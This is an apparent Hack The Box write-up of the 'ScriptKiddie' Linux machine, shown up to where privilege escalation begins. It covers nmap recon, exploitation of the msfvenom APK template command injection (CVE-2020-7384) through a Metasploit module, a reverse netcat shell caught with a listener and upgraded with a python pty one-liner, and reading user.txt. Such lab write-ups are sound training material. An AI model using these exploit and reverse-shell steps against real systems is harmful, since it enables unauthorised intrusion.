ScriptKiddie - HTB Writeup

ScriptKiddie

OS: Linux

Difficulty: Easy

Points: 20

Release: 06 Feb 2021


IP: 10.10.10.226

This is an easy linux vulnerable machine deployed on HTB which is online learning platform. I am very much passionate about ethical hacking and working on my progress to become a Penetration Tester. I highly recommend this platform to testing and learning new skills.

Let's dive into machine.

1. Recon

Here, we can run nmap as an active scan to discover machine ports and underlying services.



```
root@kali:~# nmap -sC -sV 10.10.10.226
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-11 12:29 EST
Nmap scan report for 10.10.10.226
Host is up (0.27s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Li
)
5000/tcp open  http    Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-server-header: Werkzeug/0.16.1 Python/3.8.5
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.11 seconds
```


These were the results and we discovered 2 open ports and what services running on them.

(a) Port 22 : OpenSSH 8.2p1


(b) Port 5000 : Werkzeug 0.16.1

2. Enumeration

Now let's get jump over the website running on port 5000.




This Website provides 3 services , Nmap, MsfVenom, Searchsploit. I tried nmap providing machine's IP address and it worked as usual.



```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-11
17:40 UTC
Nmap scan report for scriptkiddie (10.10.10.226)
Host is up (0.000090s latency).
Not shown: 98 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 0.04
seconds
```

But I stucked with MsfVenom, then I spend some time enumerating it and I found there were 3 options from where we could generate rev shell by using MsfVenom. Then I spend time googling vulnerabilities associated with it and I found critical vulnerability based on CVE-2020-7384 : msfvenom command apk injection.



Rapid7 Metasploit Framework msfvenom APK Template Command Injection

Disclosed	Created
10/29/2020	11/10/2020

Description


This module exploits a command injection vulnerability in Metasploit Framework's msfvenom payload generator when using a crafted APK file as an Android payload template. Affects Metasploit Framework <= 6.0.11 and Metasploit Pro <= 4.18.0. The file produced by this module is a relatively empty yet valid-enough APK file. To trigger the vulnerability, the victim user should do the following: msfvenom -p android/<...> -x

We can easily exploit this vulnerability using msfconsole.

3. Exploitation

For exploitation, we use module :

‘exploit/unix/fileformat/metasploit_msfvenom_apk_template_command_injection’




```
Metasploit tip: Enable HTTP request and response logging with set HttpTrace true

msf6 > use exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > show options
```

Now , we need to just set our localhost IP address and then exploit. Commands are:


(a) set lhost <your machine IP>

(b) exploit/run

It will generate msg.apk as a result.




```
Module options (exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.apk          yes       The APK file name


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.160     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > exploit
```



```
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > exploit

[+] msf.apk stored at /root/.msf4/local/msf.apk
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > 
```

Now we need to generate nc shell for any incoming connections : nc -lvnp 4444

Now generating the payload by browsing ‘msf.apk’ file.



payloads

venom it up - gen rev tcp meterpreter bins

os: android


lhost: 10.10.14.160

template file (optional):

Browse... msf.apk


4. Gaining Access

\\\\\ Boom !! We get our reverse shell. \\\\\



```
root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.160] from (UNKNOWN) [10.10.10.226] 50898
whoami
kid
python3 -c 'import pty;pty.spawn("/bin/bash")'
kid@scriptkiddie:~/html$ whoami
whoami
kid
```


By changing directory to kid, we ca n able to grab ‘user.txt’.



```
kid@scriptkiddie:~$ ls -la
ls -la
total 60
drwxr-xr-x 11 kid  kid  4096 Feb  3 11:49 .
drwxr-xr-x  4 root root 4096 Feb  3 07:40 ..
lrwxrwxrwx  1 root kid     9 Jan  5 20:31 .bash_history -> /dev/null
-rw-r--r--  1 kid  kid   220 Feb 25  2020 .bash_logout
-rw-r--r--  1 kid  kid  3771 Feb 25  2020 .bashrc
drwxrwxr-x  3 kid  kid  4096 Feb  3 07:40 .bundle
drwx------  2 kid  kid  4096 Feb  3 07:40 .cache
drwx------  4 kid  kid  4096 Feb  3 11:49 .gnupg
drwxrwxr-x  3 kid  kid  4096 Feb  3 07:40 .local
drwxr-xr-x  9 kid  kid  4096 Feb  3 07:40 .msf4
-rw-r--r--  1 kid  kid   807 Feb 25  2020 .profile
drwx------  2 kid  kid  4096 Feb 10 16:11 .ssh
-rw-r--r--  1 kid  kid     0 Jan  5 11:10 .sudo_as_admin_successful
drwxrwxr-x  5 kid  kid  4096 Feb  3 11:03 html
drwxrwxrwx  2 kid  kid  4096 Feb  3 07:40 logs
drwxr-xr-x  3 kid  kid  4096 Feb  3 11:48 snap
-r--------  1 kid  kid    33 Feb 11 17:24 user.txt
kid@scriptkiddie:~$ wc user.txt
wc user.txt
 1  1 33 user.txt
```


5. Privilege Escalation - Root

After enumerating sometime, I found another user pwn and and script in user’s directory ‘scanlosers.sh’.



```
kid@scriptkiddie:/home$ cd pwn
cd pwn
kid@scriptkiddie:/home/pwn$ ls -la
ls -la
total 44
drwxr-xr-x 6 pwn  pwn  4096 Feb  3 12:06 .
drwxr-xr-x 4 root root 4096 Feb  3 07:40 ..
lrwxrwxrwx 1 root root    9 Feb  3 12:06 .bash_history -> /dev/null
-rw-r--r-- 1 pwn  pwn   220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 pwn  pwn  3771 Feb 25  2020 .bashrc
drwx------ 2 pwn  pwn  4096 Jan 28 17:08 .cache
drwxrwxr-x 3 pwn  pwn  4096 Jan 28 17:24 .local
-rw-r--r-- 1 pwn  pwn   807 Feb 25  2020 .profile
-rw-rw-r-- 1 pwn  pwn    74 Jan 28 16:22 .selected_editor
drwx------ 2 pwn  pwn  4096 Feb 10 16:10 .ssh
drwxrw---- 2 pwn  pwn  4096 Feb  3 12:00 recon
-rwxrwxr-- 1 pwn  pwn   250 Jan 28 17:57 scanlosers.sh
```

